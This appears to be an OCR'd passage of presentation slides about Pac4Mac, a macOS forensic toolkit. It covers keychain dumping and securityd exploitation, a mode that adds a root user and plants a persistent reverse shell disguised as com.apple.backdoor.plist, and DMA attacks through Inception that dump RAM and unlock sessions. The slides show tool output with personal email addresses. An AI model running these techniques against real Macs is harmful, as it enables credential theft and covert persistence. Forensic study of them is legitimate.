    fct_dump_main(db_search_newcategory,dir_dump_newcategory,file_log_newcategory)
```

Focus on “data dump”

- Where extracted data are stored ?
  - into “results” and unique directory


```
bash-3.2# ls results/
140131-14h3541  140131-15h5545  140131-16h1134  140131-16h5404
140131-14h3907  140131-16h0234  140131-16h4059  140131-16h5540
140131-14h4854  140131-16h0445  140131-16h4224  140131-16h5940
bash-3.2#
```

  - one directory per category




Focus on “data dump”

- Where extracted data are stored ?
  - extracted files/directories and output of unix commands




  - sample of unix commands output in CMD_xx.txt




Focus on “data dump”

- Where extracted data are stored ?
  - each launched action is stored into log file




  - selected mode to dump data is stored into log file



Focus on “data dump”

- Which data are extracted ? > **sample**



Focus on “data dump”

- Which data are extracted ? > **sample**


```
[] Check If a Known Trojan Is Installed
================================================================================
[MALWARE_FLASHBACK] Launching of the following command >
[stat /Users/sud0505/Library/LaunchAgents/com.java.update.plist]
Launching of the command, be patient ...
...
...
[\MALWARE_FLASHBACK] Stored into results/140203-15h1205/trojans_dump/CMD_trojans_dump.txt
================================================================================
================================================================================
[MALWARE_FLASHBACK] Launching of the following co
[stat /Users/sud0506/Library/LaunchAgents/com.jav
Launching of the command, be patient ...
...
```

```
[] Dump List Of Installed Application
================================================================================
[INSTALLED_SOFT_STAT] Launching of the following command >
[stat /Library/Receipts/InstallHistory.plist]
Launching of the command, be patient ...
...
...
[\INSTALLED_SOFT_STAT] Stored into results/140203-15h1205/appli_dump/CMD_appli_dump.txt
================================================================================
================================================================================
[INSTALLED_SOFT] Copy and conversion of > [/Library/Receipts/InstallHistory.plist]
```

```
[] Dump User Artifacts (preferences, recent search, ...)
================================================================================
[RECENTS_ACTIVITIES] Copy and conversion of > [/Users/sud0man/Library/Preferences/com.apple.finder.plist]
Copy of PLIST file, be patient ...
...
...
[\RECENTS_ACTIVITIES] Stored into results/140203-15h1205/artifact_user_dump/Recents_Activities_sud0man_com.a
================================================================================
================================================================================
[RECENTS_ACTIVITIES] Copy and conversion of > [/Users/toto/Library/Preferences/com.apple.finder.plist]
Copy of PLIST file, be patient ...
...
```

Focus on “data dump”

- Which data are extracted ? > **sample**




Focus on “data dump”

- Which data are extracted ? > **focus on Keychain**
  - If current Keychain (login.keychain) is unlocked (by default), you can dump its content, with only user privileges

```
[] Dump Current Keychain
Press enter to extract data stored into current keychain ...
Warning : Press Ctrl + C during dump process if current keychain is locked and you don't know password
[KEYCHAIN_CURRENT] Current keychain has been copied >
/Users/sud0man/Library/Keychains/login.keychain
[KEYCHAIN_CURRENT] Orignal Keychain is stored into results/140205-12h1750/keychain_dump/keychain_current.keychain
[KEYCHAIN_CURRENT] Decrypted Keychain is stored into results/140205-12h1750/keychain_dump/keychain_current_decrypted.txt

Target: AppleID
Login: malardarnaud@free.fr
Password: XXXXXXXXXXXXXXXXXXX

Target: Apple Persistent State Encryption
Login: Window Bitmap Encryption

Target: Safari Forms AutoFill
Login: Safari

Target: ce.michel@free.fr
Login: 1029133918

Target: GoogleContactSyncService
Login: sganama@gmail.com
Password: XXXXXXXXXXXXXXXXXXX

Target: Livebox-90c8
Login: AirPort
Password: XXXXXXXXXXXXXXXXXXX
```


Focus on “data dump”


- Which data are extracted ? > **focus on Keychain**
  - If current Keychain is locked and you don’t know the Keychain’s password, you can exploit securityd process, if you have root privileges, to dump the current Keychain’s content



Focus on “data dump”

- Mode “LIAM”, Leak Information And More (mode 1, opt. 2)
  - Dumping “Leak informations”
  - if root privileges:
    - Cracking password in live
    - Adding root user database






Focus on “data dump”

- Mode “LIAM”, Leak Information And More (mode 1, opt. 2)
  - Persistent reverse shell
    - if root privileges:

/Library/LaunchDaemons/com.apple.backdoor.plist

    - if user privileges:

~/Library/LaunchAgents/com.apple.backdoor.plist



  - To remove it :

$ sudo launchctl unload /Library/LaunchDaemons/com.apple.backdoor.plist

or $ launchctl unload ~/Library/LaunchAgents/com.apple.backdoor.plist

$sudo rm ~/.backdoor.sh

$sudo rm /Library/LaunchDaemons/com.apple.backdoor.plist

Focus on "data dump"

- Password consolidation
  - "password_database" directory stores keywords or passwords found during the Dump and Analysis phases

  - "ALL-passwords_1.txt" is built during Dump phase
  - "ALL-passwords_2.txt" is built during Analysis phase
  - Theses files are used during operations of password cracking (system passwords, keychain passwords)

Volatile Dump

Focus on “volatile dump”

- Allow to extract volatile data in order to :
  - highlight security problem
  - identify malicious activities
- Available features :
  - 1. Exploit DMA accesses
  - 2. Dump RAM
  - 3. Dump of Network and System State
  - 4. Detect recent malicious activities

Focus on “volatile dump”

- Exploit DMA Accesses
  - like Firewire or Thunderbolt interfaces

  - to unlock GUI session
  - to dump RAM
  - with *Inception* tool

```
1: Exploit DMA accesses (from investigator's Macbook)
2: Dump RAM (from Macbook to analyze)
3: Dump of Network and System state (from Macbook to analyze)
4: Detect recent malicious activities with CheckOut4Mac (from Macbook to analyze)

Your choice (b to back) > 1

                    ====Exploit DMA Access====

Note : Please to install libforensic1394 [tools/inception/README.md]
Note2 : Please to custom [#!/usr/bin/env python3.X] into [tools/inception/incept.py]
Note3 : Please to custom variable [python3X] into [dumpPY/dumpLIVE.py]


Plug Firewire wire between your Mac and Mac to analyse AND :
1: Dump volatile memory
2: Unlock session
```

Focus on “volatile dump”

- Exploit DMA Accesses

Option 1 :

Dump RAM through Firewire or Thunderbolt interfaces with *Inception*

```
Your choice (q to quit) > 1

==========================================================
                ==== dump of volatile memory ====
==========================================================
Do you want to dump volatile memory by DMA ? y/[n] > y
Start of dumping, be patient ...

INCEPTION v.0.2.0 (C) Carsten Maartmann-Moe 2013
Download: http://breaknenter.org/projects/inception | Twitter: @breaknenter
Modified for Pac4Mac

[*] FireWire devices on the bus (names may appear blank):
----------------------------------------------------------------------
[1] Vendor (ID): Apple Computer, Inc. (0xa27) | Product (ID): Macintosh (0xa)
----------------------------------------------------------------------
[*] Only one device present, device auto-selected as target
[*] Selected device: Apple Computer, Inc.
[*] Initializing bus and enabling SBP-2, please wait  1 seconds or press Ctrl+C
[*] Dumping from 0x100000 to 0x100000000, a total of 4095.0 MiB
[*] Dumping memory,  149 MiB so far
[*] Dumping memory,  266 MiB so far
```

Focus on “volatile dump”

- Exploit DMA Accesses

Option 2 :

Unlock GUI session with Inception

Access without password is authorized for any users and, from user session, you can get root privileges with command “su – root”

```
Your choice (q to quit) > 2

       ==== unlocking session/privileges escalation by DMA ACCESS ====

You could unlock session with all non-blank passwords ...
You could escalade your privileges to gain root access ...
Do you want to attempt to launch these operations ? y/[n] > y
Research of signatures, be patient ...

INCEPTION v.0.2.0 (C) Carsten Maartmann-Moe 2013
Download: http://breaknenter.org/projects/inception | Twitter: @breaknenter
Modified for Pac4Mac

[*] FireWire devices on the bus (names may appear blank):
------------------------------------------------------------------------------
[1] Vendor (ID): Apple Computer, Inc. (0xa27) | Product (ID): Macintosh (0xa)
------------------------------------------------------------------------------
[*] Only one device present, device auto-selected as target
[*] Selected device: Apple Computer, Inc.
[*] Available targets:
------------------------------------------------------------------------------
[1] Windows 8: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[2] Windows 7: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[3] Windows Vista: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[4] Windows XP: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[5] Mac OS X: DirectoryService/OpenDirectory unlock/privilege escalation
[6] Ubuntu: libpam unlock/privilege escalation
------------------------------------------------------------------------------
[!] Please select target (or enter 'q' to quit): 5
```

Focus on "volatile dump"

- Dump RAM
  - Software RAM dump with *MacMemoryReader*

```
1: Exploit DMA accesses (from investigator's Macbook)
2: Dump RAM (from Macbook to analyze)
3: Dump of Network and System state (from Macbook to analyze)
4: Detect recent malicious activities with CheckOut4Mac (from Macbook to analyze)

Your choice (b to back) > 2


==========================================================
